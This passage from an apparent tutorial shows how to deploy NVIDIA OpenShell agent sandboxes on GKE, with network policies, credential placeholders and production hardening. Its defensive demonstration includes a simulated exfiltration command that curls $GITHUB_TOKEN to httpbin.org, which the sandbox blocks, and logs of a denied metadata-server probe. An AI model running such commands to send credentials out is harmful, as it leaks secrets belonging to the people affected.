    - /proc
    - /dev/urandom
    - /etc
    - /var/log
  read_write:
    - /tmp
    - /dev/null
landlock:
  compatibility: best_effort
network_policies:
  github_readonly:
    name: github_readonly
    endpoints:
      - host: api.github.com
        port: 443
        protocol: rest
        enforcement: enforce
        access: read-only
    binaries:
      - path: /usr/bin/curl
EOF
Apply the policy to the running agent-demo sandbox:
# Hot-reload the sandbox policy without restarting the pod
openshell policy set agent-demo --policy policy.yaml --wait
The gateway and supervisor confirm that policy version 2 is active:
✓ Policy version 2 submitted (hash: 68af0f865ef9)
✓ Policy version 2 loaded (active version: 2)
Now test three scenarios against https://api.github.com/zen:
Allowed
GETrequest from/usr/bin/curl:# Execute an allowed GET request using /usr/bin/curl openshell sandbox exec agent-demo -- curl -i -sS https://api.github.com/zenHTTP/1.1 200 OK Server: github.com # Additional HTTP response headers omitted Half measures are as bad as nothing at all.Denied
POSTrequest from/usr/bin/curl(L7 REST method enforcement):# Attempt a disallowed POST request using /usr/bin/curl openshell sandbox exec agent-demo -- \ curl -i -sS -X POST https://api.github.com/zenHTTP/1.1 403 Forbidden Content-Type: application/json X-OpenShell-Policy: github_readonly {"error":"policy_denied","policy":"github_readonly","rule":"POST /zen","detail":"POST /zen not permitted by policy","layer":"l7","protocol":"rest","method":"POST","path":"/zen","host":"api.github.com","port":443,"binary":"/usr/bin/curl","rule_missing":{"type":"rest_allow","layer":"l7","method":"POST","path":"/zen","host":"api.github.com","port":443,"binary":"/usr/bin/curl"},"next_steps":[]}Denied
GETrequest frompython3to the same host (binary-scoped enforcement):# Attempt a GET request to the same URL using python3 instead of curl openshell sandbox exec agent-demo -- python3 -c \ "import urllib.request; print(urllib.request.urlopen('https://api.github.com/zen').read())"urllib.error.URLError: <urlopen error [Errno 13] Permission denied>
Even though api.github.com:443 is open for /usr/bin/curl, the supervisor checks /proc/<pid>/exe through seccomp user notification, sees that the caller is /usr/local/bin/python3.12, and rejects the connect() syscall with EACCES (Permission denied).
4. Prevent credential exfiltration with provider profiles and endpoint binding
Passing raw API tokens through container environment variables exposes them to any process that runs env or reads /proc/self/environ. OpenShell solves this with provider profiles: the workload receives an opaque placeholder token, and the supervisor substitutes the real secret on the wire only when the destination matches the provider’s authorized endpoints.
Import the official GitHub provider profile, create a github-demo provider instance with a token, and attach it to the running agent-demo sandbox:
# Import the GitHub profile, create a provider, and attach it to the sandbox
openshell profile import \
  --url https://raw.githubusercontent.com/NVIDIA/OpenShell/main/providers/github.yaml

openshell provider create \
  --name github-demo \
  --type github \
  --credential GITHUB_TOKEN=ghp_example_secret_token_value

openshell sandbox provider attach agent-demo github-demo --wait
Inspect the value of $GITHUB_TOKEN inside the sandbox and verify that git clone works:
# Verify the opaque credential placeholder and clone a repository
openshell sandbox exec agent-demo -- \
  sh -c 'echo "GITHUB_TOKEN=$GITHUB_TOKEN"'
openshell sandbox exec agent-demo -- \
  git clone --depth 1 https://github.com/octocat/Hello-World.git /tmp/hw
The output shows the placeholder string instead of ghp_example_secret_token_value:
GITHUB_TOKEN=openshell:resolve:env:v889493635895706787_GITHUB_TOKEN
Cloning into '/tmp/hw'...
remote: Enumerating objects: 3, done.
Receiving objects: 100% (3/3), done.
Now simulate an exfiltration attack. Suppose httpbin.org:443 is an allowed endpoint in the sandbox policy, and a prompt-injected script sends $GITHUB_TOKEN in an Authorization header to https://httpbin.org/headers so the external server echoes back the resolved secret:
# Allow httpbin.org and attempt to exfiltrate $GITHUB_TOKEN to it
openshell policy update agent-demo \
  --add-endpoint httpbin.org:443:read-only:rest:enforce \
  --binary /usr/bin/curl \
  --rule-name httpbin_test \
  --wait

openshell sandbox exec agent-demo -- sh -c \
  'curl -i -sS -H "Authorization: Bearer $GITHUB_TOKEN" https://httpbin.org/headers'
The supervisor detects that the placeholder belongs to the github provider profile (which is bound strictly to api.github.com and github.com) and blocks the request before it leaves the cluster:
HTTP/1.1 403 Forbidden
Content-Type: application/json
Content-Length: 107
Connection: close

{"error":"credential_endpoint_mismatch","message":"Credential is not authorized for this request endpoint"}
You can inspect all allowed and denied operations in real time using openshell logs agent-demo:
[sandbox] [OCSF ] [ocsf] NET:OPEN [MED] DENIED /usr/bin/curl(0) -> 169.254.169.254:80 [reason:transparent_tcp_policy_denied]
[sandbox] [OCSF ] [ocsf] NET:OPEN [INFO] ALLOWED /usr/bin/curl(0) -> api.github.com:443 [policy:github_readonly engine:opa]
[sandbox] [OCSF ] [ocsf] HTTP:POST [MED] DENIED POST https://api.github.com/zen [policy:github_readonly engine:l7] [reason:L7_REQUEST deny POST api.github.com:443/zen reason=POST /zen not permitted by policy]
[sandbox] [OCSF ] [ocsf] NET:OPEN [MED] DENIED /usr/local/bin/python3.12(0) -> api.github.com:443 [reason:transparent_tcp_policy_denied]
[sandbox] [OCSF ] [ocsf] HTTP:GET [HIGH] DENIED GET [policy:httpbin_test engine:credential-binding] [reason:credential_endpoint_mismatch]
[sandbox] [OCSF ] [ocsf] FINDING:BLOCKED [HIGH] "Provider credential used at an unauthorized endpoint" [type:openshell.provider_credential.endpoint_mismatch]
Step 6: Harden OpenShell for production on GKE
Port-forwarding with a shared mTLS bundle works for evaluation, but shared team clusters need external ingress, OpenID Connect (OIDC) authentication, and workspace isolation.
Expose the gateway with Kubernetes Gateway API and OIDC
OpenShell supports the Kubernetes Gateway API through a GRPCRoute resource (grpcRoute.enabled=true). Instead of distributing client mTLS certificates, terminate TLS at a Gateway controller (such as Envoy Gateway or the native GKE Gateway controller) and enable OIDC bearer-token authentication:
# values-prod.yaml: Enable GRPCRoute ingress and OIDC authentication
server:
  disableTls: true
  tls:
    clientCaSecretName: ""

grpcRoute:
  enabled: true
  hostnames:
    - openshell.example.com
  gateway:
    create: true
    className: eg
    listener:
      protocol: HTTPS
      port: 443
      tls:
        certificateRefs:
          - name: openshell-ingress-tls

gatewayConfig:
  openshell.gateway.oidc:
    issuer: https://your-idp.example.com/realms/openshell
    audience: openshell-cli
    roles_claim: realm_access.roles
    admin_role: openshell-admin
    user_role: openshell-user
Keep openshell-ingress-tls in the openshell namespace, or configure a ReferenceGrant if your certificate lives elsewhere.
Isolate teams with managed workspaces
By default, OpenShell places all sandboxes in a single namespace (shared mode). For multi-team clusters, switch to managed mode so the gateway creates a dedicated Kubernetes namespace (openshell-{gateway_id}-{workspace}) for each OpenShell workspace:
# Enable per-workspace Kubernetes namespaces
gatewayConfig:
  openshell.drivers.kubernetes:
    workspace_mode: managed
When you provision a sandbox in a named workspace (--workspace team-ml), the driver creates the openshell-openshell-team-ml namespace and its openshell-sandbox ServiceAccount automatically.
Store provider credentials in Kubernetes Secrets
By default, OpenShell stores provider credentials encrypted in the gateway database. To store them as Kubernetes Secrets in a dedicated namespace instead, enable the Kubernetes Secrets credential driver:
# Store provider credentials as Kubernetes Secrets
server:
  credentialDrivers:
    kubernetesSecrets:
      enabled: true
      namespace: openshell-credentials
      createNamespace: true
Scale the gateway for high availability
The default StatefulSet uses SQLite and supports a single replica. For high availability on GKE, back the gateway with an external PostgreSQL instance such as Cloud SQL for PostgreSQL, switch workload.kind to deployment, and scale both the gateway and the shared supervisor pool:
# Scale the OpenShell gateway and supervisor pool with external PostgreSQL
workload:
  kind: deployment

replicaCount: 2

server:
  externalDbSecret: openshell-postgres-uri

supervisor:
  replicas: 2
Create the openshell-postgres-uri Secret with a uri key containing your PostgreSQL connection string before you upgrade the Helm release.
Clean up
To avoid incurring ongoing Google Cloud charges, delete the sandbox, uninstall OpenShell, and delete the GKE cluster when you finish testing:
# Delete the sandbox, uninstall Helm releases, and delete the GKE cluster
openshell sandbox delete agent-demo
helm uninstall openshell --namespace openshell
kubectl delete namespace openshell
kubectl delete -f \
  https://github.com/kubernetes-sigs/agent-sandbox/releases/latest/download/sandbox.yaml

gcloud container clusters delete "$CLUSTER_NAME" \
  --project "$PROJECT_ID" \
  --zone "$ZONE" \
  --quiet
Conclusion
Running OpenShell on GKE Standard gives your AI agents kernel-enforced filesystem and syscall isolation backed by eBPF network policy enforcement. By pairing UBUNTU_CONTAINERD node pools with GKE Dataplane V2 and the Agent Sandbox controller, you block metadata server probing, restrict outbound calls by both binary path and HTTP method, and prevent credential exfiltration with endpoint-bound placeholders. From there, you can layer on Kubernetes Gateway API ingress, OIDC role-based access control (RBAC), managed workspace namespaces, and Cloud SQL for production scale.